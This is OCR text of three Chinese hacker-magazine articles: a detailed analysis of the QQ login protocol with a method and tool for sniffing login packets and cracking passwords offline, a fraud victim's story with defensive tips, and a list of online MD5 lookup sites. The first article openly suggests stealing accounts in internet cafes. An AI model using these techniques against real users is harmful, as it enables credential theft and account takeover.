适合读者：网民、编程爱好者
前置知识：QQ协议工作原理基础



QQ登录过程底层分析

文/图 安全焦点ISNO

破解QQ密码的方法

总是有人以各种各样的理由找我破解别人的QQ密码，其实我也不能肯定就一定能破出对方的密码，所以总是觉得啼笑皆非。总结起来现在破解QQ密码的手段有哪些呢？干脆我来介绍一下好了，第一种是本地盗用，一般是利用木马从QQ使用者的机器上获取用户输入的密码。这种方法的缺点是首先要获取对方主机的权限，以漏洞或者欺骗的方式进行破解。第二种是远程破解，掌握了QQ的通信方式，用程序模拟QQ到服务器上进行登录验证，然后用字典或暴力方式来进行破解。由于网速限制，这种方法的效率一般比较低，对于较复杂的密码很难破解出来。第三种方法是通过其它间接的方式，如破解对方邮箱，或者腾讯的服务器有某些漏洞可以导致密码泄漏。

其实除了以上的攻击手段，还有一种较少使用的方法：通过Sniffer来捕获QQ通信信息。由于QQ所使用的通信协议的特殊性，可以利用捕获到的信息来穷举出登录密码，因为这种破解是在本地进行的，所以速度要比远程破解快一些。这种方法比较适合在网吧等地盗QQ。

QQ通信协议介绍

要通过抓取数据包来破解QQ密码，首先要对QQ的通信协议有一定了解。只是通过抓包来分析的话，工作量是相当巨大的，幸好现在网上有一些开源的QQ项目，例如LumaQQ、Perl-Oicq。这样我们就可以轻易了解到QQ基本的通信协议了。QQ的通信协议是一套基于二进制数据自主开发的应用层网络协议，其中使用了一些公开的加密算法。QQ基本通信协议支持UDP和TCP两种基本协议方式，两种方式的基本数据结构是一样的，只是TCP包多了一个描述长度的头部。那么我们就来看看QQ的登录过程是怎样的：

首先QQ客户端向服务器发送一个请求登录令牌的数据包，服务器返回登录令牌。这个令牌是在服务器端生成的，和客户端的IP地址、版本信息等数据相关，下文会用到这个令牌去进行其他操作。

在QQ客户端得到登录令牌后，就会向服务器发送一个包含登录信息的登录请求，服务器首先会查看客户端的号码、IP地址和版本是否可以在本服务器上进行登录，如果可以就验证客户端的登录信息是否与服务器上保存的登录信息一致，如果一致就向客户端返回一个登录成功的数据包，不匹配则返回登录失败。其实整个QQ登录过程就是这么简单的两个步骤。如图1所示。




图1

了解QQ登录的过程后，我们还需要知道具体的数据包格式，以便解析出我们需要的数据内容。QQ登录过程的数据包分为头部、内容和尾部三个部分。其中头部的格式固定为：

0x02	客户端版本	命 令	序列号	QQ号码

其中0x02是1个字节的标志；客户端版本2个字节，用于表示QQ客户端的版本；命令2字节，表示要发送的命令类型，例如请求登录令牌、登录请求等；序列号是一个2字节的随机数，在一次QQ会话中通过它来确认回应包是否对应请求包，QQ客户端默认每次加1；QQ号码就是4字节的QQ号，对于服务器来说是这个字段是无所谓的。QQ登录过程数据包的尾部固定为0x03。

1.请求登录令牌包

包内容就是一条命令的具体信息，对于第一次发送的请求登录令牌包来说，包命令是0x0062，整个请求包如下所示：

1.头部
2.0x00
3.尾部

而服务器返回包则相对复杂一些,如下所示:

1.头部
2.回复码,0x00表示成功,1字节
3.登录令牌长度,默认为0x18
4.登录令牌
5.尾部

其中0x18表示登录令牌的长度,现在QQ默认的登录令牌长度是0x18。此令牌是在服务器端生成的,具体的生成算法我们当然无从得知。

2.登录包

对于我们嗅探QQ密码来说,最重要的就是登录包,在这里面包含了和QQ密码相关的信息。登录包的具体结构如下:

1.头部
2.初始密钥,16字节
3.用户的密码密钥加密一个空串得到的16字节
4.36字节的固定内容,未知含义
5.登录状态,隐身登录还是什么,1字节
6.16字节固定内容,未知含义
7.登录令牌长度,1字节
8.登录令牌
9.登录模式,1字节,目前只支持普通模式
10.未知1字节,0x40
11.后面段的个数,1字节,1个段9字节(猜测)
12.段,每次基本都是固定内容,未知含义
13.长度不足则全部填0直到符合登录包长度,UDP模式登录请求包长度为416字节
14.尾部

其中初始密钥是一个16字节的随机数,用于本身的加密。这里最重要的就是密码密钥加密的一个空字符串,所谓密码密钥就是用QQ口令进行两次MD5加密后得到的密文,然后以这个密文作为密钥去加密一个空字符串,这次加密使用了反馈的TEA算法,加密结果放在QQ登录包里,让服务器去验证。由于QQ的加密算法使用特殊的填充机制使得QQ服务器可以验证出用户密码是否正确,下文会详细的解释。QQ登录包里还有一些诸如登录状态、登录令牌和很多未知的内容,但是对于我们破解QQ密码来并没有什么太大的帮助。

小提示 前面的请求登录令牌包是不加密的,而这个登录包除了初始密钥本身以外的部分都要用初始密钥进行加密,加密算法同样是反馈的TEA。

QQ服务器在收到登录包之后,首先用初始密钥解密登录包后面的部分,如果解密成功,就会用保存在服务器上的QQ密码信息去解开密码密钥加密的空字符串密文,只有当用户提交的密码正确后,解密才能成功,否则解密函数返回空,认证就失败了。当验证QQ客户端密码准确无误后,将返回一个登录成功包,格式如下:

1.头部
2.回复码,1字节
3.会话密钥,16字节
4.用户的QQ号,4字节
5.用户的IP,4字节
6.用户的端口,2字节
7.服务器的IP,4字节
8.服务器的端口,2字节
9.本次登录时间,4字节
10.未知的26字节
11.未知服务器1的IP,服务器的作用未知,4字节
12.未知服务器1的端口,2字节
13.未知服务器2的IP,4字节
14.未知服务器2的端口,2字节
15.2个未知字节
16.2个未知字节
17.Client Key,32字节
18.12个未知字节
19.上次登录时的IP,4字节
20.上次登录时的时间,4字节
21.8个未知字节
22.尾部

我们可以看到其中包含了会话密钥、登录时间、IP、Client Key等内容,这些都会在后面的具体应用中被QQ客户端使用到。这个返回包也是用密码密钥加密的。

QQ的加密算法

了解了QQ登录的通信协议后还不足以破解QQ密码,我们还需要掌握QQ的加密算法。前面提到了,密码密钥是用户密码进行两次MD5加密之后得到的结果。然后再用它作为密钥使用TEA算法进行加密。TEA是Tiny Encrypt Arithmetic的缩写,顾名思义就是一种比较简单的小型加密算法,它用一个16字节的密钥去加密一个8字节的明文,得到一个8字节的密文,也可以反向从密文解密出明文。具体的算法可以到网上搜索查阅,这里就不再赘述。

QQ使用的TEA虽然是标准TEA,但是却使用了一种特殊的填充反馈机制。QQ消息被分为多个加密单元,每一个加密单元都是8字节,使用TEA进行加密。加密结果再作为下一个单元的密钥。如果明文本身的长度不是8的倍数,那么还要进行填充,使其成为8的倍数。填充的时候会用一个32位随机数存放于明文的开始位置,然后在明文的最后用0填充,保证整个长度是8的倍数。因为会向后反馈,这样即使对于相同的明文,因为使用了不同的随机数,也会产生完全不同的密文。

使用这种特殊的填充反馈算法所导致的结果就是,一段密文只能用加密它的密钥进行解密,如果使用不正确的密钥,就无法得到正确的填充结果,最常见的就是解密后得到的填充数值不是0,这样就判断解密失败。服务器正是根据这种机制来确定客户端的密码是否正确的。这也是我们破解QQ密码的原理所在。

穷举破解QQ密码

看到这里聪明的读者一定明白该如何通过抓包来破解QQ密码了,让我们来回顾一下:

当处于同一个局域网中的QQ客户端登录的时候,它会向服务器发送一个请求登录令牌包,服务器也会返回登录令牌包,但这对我们作用不大。然后它会发送登录包,里面包含了用密码密钥加密的16位密文,服务器接

到登录包后验证用户密码正确与否，然后返回登录成功或者失败的应答包。

我们只要抓到QQ客户端向服务端发送的登录包，先用初始密钥把它解开，就可以得到其密码密钥加密的16位密文，这样使用同样的解密算法就能发现哪个密码能够解开此密文。由于抓包后是在本地进行破解的，只要我们的CPU够快、内存够多、破解时间够长就一定能破出它的密码。这比通常的通过网络进行破解的方法要快很多。

有了思路，只要写出程序就可以实现QQ密码的破解了。首先是抓包，我使用了WinPcap来抓包。这样在HUB环境下可以抓到所有的QQ包。在交换环境中，我们可以使用一些ARP欺骗工具，同样能抓到特定IP所发出的包。QQ的加密算法实现，参考网上的Perl-oicq和LumaQQ等代码也可以轻易实现。然后用字典或者暴力破解的方法对密文进行解密即可。解密的过程用伪代码表示如下：

结果 = decrypt(密文, MD5(MD5(密码)))

如果结果不为空的时候就是正确的密码。

实际破解过程

我写了一个程序来示例整个破解的过程，由于仅仅是用于示意，程序写的较为粗糙，加密算法没有进行优化，这样在破解速度上效率不高，如果用汇编去实现的话速度还能提高很多。具体用法如下。




图2

要使用这个程序必须安装WinPcap 3.0，这样才能抓包。安装完WinPcap后，直接运行qqsniffer.exe，会出现如图2所示界面：




图3

里面列出的是你机器的网卡，选中要抓包的网卡，然后点OK，进入抓包界面，如图3所示。

这样就开始Sniff网络上所有的QQ包了，当有QQ进行登录的时候，程序会抓到QQ登录包，下面的密码破解按钮就变为黑色，点击这个按钮，进入密码破解界面，如图4所示。





图4

可以看到QQ号和对应的密码密钥加密后的16字节密文，我们选择字典破解，打开相应的字典文件，点击开始破解，如果你的字典里面包含正确密码，就会弹出成功破解对方密码的对话框。如果试了很多字典都不行，也可以选择暴力破解，实际上就是穷举所有8位的字母和数字组合的密码，但是这种方法比较浪费时间，可能要跑几年也跑不出对方密码。

本程序只是示例，可能有一些Bub，读者完全可以根据前面的原理，写出更高效的破解程序来。



适合读者：网民

前置知识：无

别让“黑客”乱花你的钱

文/李培林

贼，很多人都遇到过，运气好的，当场发现可以挽回自己的损失，还可以将盗贼绳之以法；运气不好的，只能自己安慰自己“财去人平安”，下次小心就是了。有一种贼，他利用现代科技手段盗别人钱财于无形之中，让人防不胜防，这就是“网络盗贼”。把这种贼叫做“黑客”似乎也不妥当，毕竟大部分的黑客不是主营这种勾当的。

言归正传，今天我要讲述的是一个真实的故事。

多出的网费哪里来？

上个月我到银行的“自助缴费通”交电话费，我家的电话每个月的费用都是105元（100元包月上网，5元停机保号费），可这次却是135元，到银行窗口打印了单据，发现多出了30元的“网上应用费”，银行人员无法解释费用是如何产生的，让我找网通公司咨询一下。网通的工作人员人告诉我，“网上应用费”一般是登录收费的网站看电影产生的，这个大概和“想网”（5a5e）有关，让我打电话咨询一下。于是我就又给“想网”打电话，把我的情况详细说明了一下。对方也多次询问有没有登录他们的网站看收费的电影，在我一再确认没有后，他们答应帮我查询。

一天后，接到回复的电话，真的是大吃一惊。对方说他们的技术人员利用各种手段终于查到了，原来那30元的“网上应用费”是在腾讯网申请了3个收费的服

务：QQ秀红钻贵族、QQ游戏蓝钻贵族、QQ黄钻贵族，每个服务包月费10元，并告诉我网址让我自己查询一下，如果不是我申请的尽量取消服务。登录网站后，真的发现申请了这3个服务，而这些服务肯定不是我申请的。当时我的第一个想法就是立刻取消，但事后想想有些冲动了，因为这些服务以自然月计算，每月1日自动续费。就算我取消服务，这个月的费用早就扣除了，下个月的账单还是会有30元的“网上应用费”。因为服务已经取消，我想进一步取证是哪个人偷了我的钱已经不大可能。虽然不知道具体的申请是什么样的步骤，但是可以肯定，这些服务一定要和某个QQ号码绑定，如果可以通过某些途径查询到这个号码，就能知道是哪个无耻之徒偷花了我的钱，哪怕只是骂他几句也能消消气，并且让他知道，别以为自己很高明。他以后再做这种事的时候，心里也定会存有顾忌！所以笔者在此提醒大家，如果遇到这种事情，一定要冷静，保护好证据，如果涉及的金额比较大的话，可以报警，借助警方的力量为自己讨回公道。

小知识 不光是宽带支付可以查出现金走向。网游一样有这种功能，诸如一些极品装备被盗后，只要证据充分，都是可以找回来的，哪怕那些东西经过了100个人的手一样可以查出。只要游戏公司愿意，装备同他人交易时的虚似金额、用户登录IP、登录时间通通都能记录在案。

都是代理惹的祸

怎么会不知不觉地被贼得手呢？原来是代理服务搞的鬼。目前不少地区的网通宽带用户，都可以用宽带账号开通QQ会员、QQ秀等多种服务，该服务面向当地网通宽带用户，无需认证直接购买。也就是说，根本不需要知道你的账号和密码，只要通过途径得到你的代理，便可以把申请的各种服务费用转嫁到你身上！

别让“黑客”乱花你的钱

既然找到根源，那就得采取对策了，本人经过几天的思考，总结了如下的经验和教训。

1．明明白白消费。在我发现自己的网费多了之后，也曾上网搜索过相关信息，发现和我遇到同样问题的人不在少数，但是这些人由于自己家电话也在使用，所以每个月的费用不固定，就算多了也没有在意，只是认为家人多打了几个长途电话，当然也就没有每次都查详细单的习惯。这就给那些“盗贼”继续作案提供了机会。因此笔者建议大家一定不要怕麻烦，每次的消费都要打印详单，一旦发现问题，立刻想办法解决。


2．小心驶得万年船。网络的普及虽然给人们带来了诸多的便利，但是也带来了很多的隐患，越来越多的网络陷阱让我们防不胜防，我们唯一能做的就是小心谨慎。遇到需要输入手机号码的网站，一定要慎重，哪怕他说明是免费的，也不能轻易注册。说不定哪天收费了你还被蒙在鼓里，以为自己享受“免费”的服务呢！遇到霸王条款，只能注册不能取消，那就只能放弃自己的手机卡重新申请了，带来的损失将是惨重的。

3．做好防护措施。不要在公用的电脑上输入各种卡的账号、密码，自己的电脑除了安装实用的杀毒软件并经常查毒外，还要尽可能关闭无用的端口并尽量不开代理软件，网络上扫描端口的软件漫天飞舞，每多开一个端口，你的电脑就多了一个潜在的危险，给“黑客”入侵多开了一个方便之门。对于那些不得不用代理的“网游爱好者”来说，除了必须的服务外，其余的都要关闭，尤其是HTTP服务，我就是吃的这个亏。

4．和“黑客”斗争到底。如果不幸遇到和笔者同样的事情，记得笔者前面说过的话，保护好证据，提交公安机关，给“网络盗贼”以应有的惩罚，绝不姑息！

适合读者：入侵爱好者
前置知识：无

在线破解MD5网站一览



文/Tashanenjoy

MD5加密因其不可逆性而导致了一些爆破猜测MD5工具的出现，如著名的MD5Crack，其原理是先进行MD5加密再对比提供的字符串。虽然速度也较快，但毕竟还是要“跑”一下具。有时一个密码跑30分钟也不一定能跑出来，很不划算。有没有其他的办法呢？

一次偶然的机会，在网上搜索MD5相关工具时，发现目前已经有直接查询MD5加密数据的站点。如果你忘记了密码明文，但是有MD5对应散列，同样可以很快找到自己的密码。

在线MD5类站点共有4种类型。

1：下载安装ActiveX控件，实际上还是本地跑MD5。

2：用远程服务器帮你跑密码。

3：MD5密码在线查询系统。事先将密码及明文一一对应的记录存放到数据库，然后让大家查询“http://www.xMD5.org”

4: MD5收集查询系统。关于数据库这一块和方式3类似，但是比方式3 更合理，可以根据用户需要，随时补充数据库"http://www.milw0rm.com/MD5/list.php"

方式1和方式2原理同MD5Crack3.3大同小异，同样是暴力猜测。方式1和方式2这里不做说明，下面简单介绍一下方式3和方式4。

MD5密码在线查询系统

什么是MD5在线查询系统？我事先把常用的密码用MD5加密，然后和原密码一起存到数据库里。用户提交查询，如果数据库中有MD5的密码记录，就反馈给用户。原理很简单，关键是数据库里密码记录的多少。暴力破解一个密码要花很多时间，把已知的MD5收集起来，下次别人碰到了就不必再暴力破解了。查询不是暴力破解，数据库很快会就给你结果，没有的话就没有办法了。不过可以告诉你密码不在什么范围之内。此时再有选择的暴力破解就可以省不少时间。http://www.xMD5.org就是这样的网站，查询界面如图1 所示：




图1

"www.xMD5.org"主页显示目前拥有2000万左右的密码记录。我们测试了一下：在解密框输入1e56e551c86bd8ee，然后点击"给我转"按钮，不到1秒结果就出来了，如图2 所示："Result：665513"就是查询结果。

